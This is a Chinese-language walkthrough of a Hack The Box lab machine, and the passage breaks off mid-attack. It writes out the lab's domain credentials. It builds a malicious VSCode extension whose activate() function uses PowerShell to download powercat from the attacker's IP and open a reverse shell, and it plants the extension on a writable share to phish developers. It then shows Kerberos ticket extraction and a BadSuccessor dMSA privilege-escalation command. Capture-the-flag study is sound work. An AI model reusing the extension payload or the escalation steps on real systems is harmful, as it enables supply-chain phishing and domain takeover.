
成功发现域用户凭据:
- 域:
checkpoint.htb - 用户名:
mark.davies - 密码:
Checkpoint2024!
VSCode恶意插件钓鱼
成功登录mark.davies用户后,尝试重新枚举SMB服务,查看是否拥有了其它权限。首先使用smbmap枚举大致情况:
smbmap -u mark.davies --prompt -H dc01.checkpoint.htb

发现DevDrop变为可写,其备注说明该共享存放的是VSCode插件,插件格式为.vsix。尝试联网搜索,发现VSIX插件使用Node.JS语言编写,自由度高,可以插入恶意代码:
经分析研判,决定编写并打包一个恶意的VSIX插件,将其上传至该共享,尝试进行钓鱼,诱导开发人员安装,从而反弹Shell。
首先,需要准备好用于反弹Shell的PowerShell脚本:GitHub - besimorhino/powercat: netshell features all in version 2 powershell · GitHub
git clone https://github.com/besimorhino/powercat
接着,根据VSCode文档,安装生成VSIX插件项目模板的Node.JS包,并创建revshell项目,在项目类别中选择JavaScript:
npm install -g yo generator-code
yo code
为了实现命令执行的功能,必须在node_modules中添加child_process包:
cd revshell
npm install child_process
一切准备完毕后,开始修改extension.js主程序,在activate()方法中添加child_process.exec()方法,使PowerShell远程加载恶意脚本反弹Shell:
const vscode = require('vscode');

/**
* @param {vscode.ExtensionContext} context
*/
function activate(context) {
	const cp = require('child_process');
	console.log('Congratulations, your extension "revshell" is now active!');
	cp.exec("powershell IEX (New-Object System.Net.Webclient).DownloadString('http://10.10.16.172/powercat.ps1');powercat -c 10.10.16.172 -p 443 -e cmd");
	const disposable = vscode.commands.registerCommand('revshell.helloWorld',function () {
	vscode.window.showInformationMessage('Hello World from revshell!');
	});
	context.subscriptions.push(disposable);
}

function deactivate() {}

module.exports = {
	activate, deactivate
}
并修改package.json:
{
	"name": "revshell",
	"displayName": "revshell",
	"description": "",
	"version": "0.0.1",
	"engines": { "vscode": "^1.0.0" },
	"categories": [ "Other" ],
	"activationEvents": [ "*" ],
	"main": "./extension.js",
	"contributes": {
		"commands": [{
			"command": "revshell.helloWorld",
			"title": "Hello World"
		}]
	},
	"scripts": {
		"lint": "eslint .",
		"pretest": "npm run lint",
		"test": "vscode-test"
	},
	"devDependencies": {
		"@types/mocha": "^10.0.10",
		"@types/node": "22.x",
		"@types/vscode": "^1.0.0",
		"@vscode/test-cli": "^0.0.12",
		"@vscode/test-electron": "^2.5.2",
		"eslint": "^9.39.3"
	},
	"dependencies": {
		"child_process": "^1.0.2"
	}
}
最后执行vsce package生成VSIX插件:

生成完毕后,在本地443端口打开netcat监听,在80端口打开SimpleHTTPServer监听(目录为powercat),使用impacket-smbclient上传恶意插件:
faketime -f "+7h" impacket-smbclient -k checkpoint.htb/mark.davies:'Checkpoint2024!'@dc01.checkpoint.htb
use DevDrop
put revshell-0.0.1.vsix

稍等片刻后,收到反弹Shell:

成功获得User Flag!!
权限提升
域关系信息收集
进入靶机系统后,发现当前用户为ryan.brooks。尝试进行目录信息收集,但未发现有效信息,遂决定上传Rubeus工具从当前会话上下文中提取TGT票据,进行域内关系枚举。(为方便转到Meterpreter操作)GitHub - GhostPack/Rubeus: Trying to tame the three-headed dog. · GitHub
./Rubeus.exe tgtdeleg /nowrap

提取成功!将Base64格式的TGT票据解码后保存到本地,使用impacket-ticketConvertor将格式转为ccache:
impacket-ticketConverter ./ryan-brooks-tgt.kirbi ryan-brooks-tgt.ccache
转换完毕后,使用netexec测试TGT是否有效:
export KRB5CCNAME=/root/pentest_notes/checkpoint/ryan-brooks-tgt.ccache
faketime -f "+7h" netexec ldap dc01.checkpoint.htb -d checkpoint.htb -k --use-kcache

确定TGT有效,现在使用bloodyAD工具枚举当前用户可写对象:
faketime -f "+7h" bloodyad -d checkpoint.htb -u ryan.brooks -k -H dc01.checkpoint.htb get writable

发现ryan.brooks用户对组织单元DMSAHolder存在创建子对象权限,对svc_deploy用户存在写入权限,完美符合BadSuccessor的利用条件。
注:针对上述情况,攻击者可以在
DMSAHolder组织单元中创建一个DMSA用户对象,将msDS-ManagedAccountPrecededByLink属性设置为svc_deploy用户DN,同时修改svc_deploy用户的msDS-SupersededManagedAccountLink属性,将其指向DMSA用户对象来完成攻击。详细技术原理可阅读:BadSuccessor:在 Active Directory 环境中滥用 dMSA 发动提权攻击
BadSuccessor利用
在域关系信息收集中,我们已经确定了使用BadSuccessor攻击方法,从ryan.brooks用户移动至svc_deploy用户的攻击路径,现在进行利用。
直接使用bloodyAD的badsuccessor模块进行攻击,DMSA账户名设置为vertin:
faketime -f "+7h" bloodyad -d checkpoint.htb -u ryan.brooks -k -H dc01.checkpoint.htb add badsuccessor vertin -t "CN=SVC_DEPLOY,OU=SERVICEACCOUNTS,DC=CHECKPOINT,DC=HTB" --ou "OU=DMSAHolder,DC=checkpoint,DC=
htb"
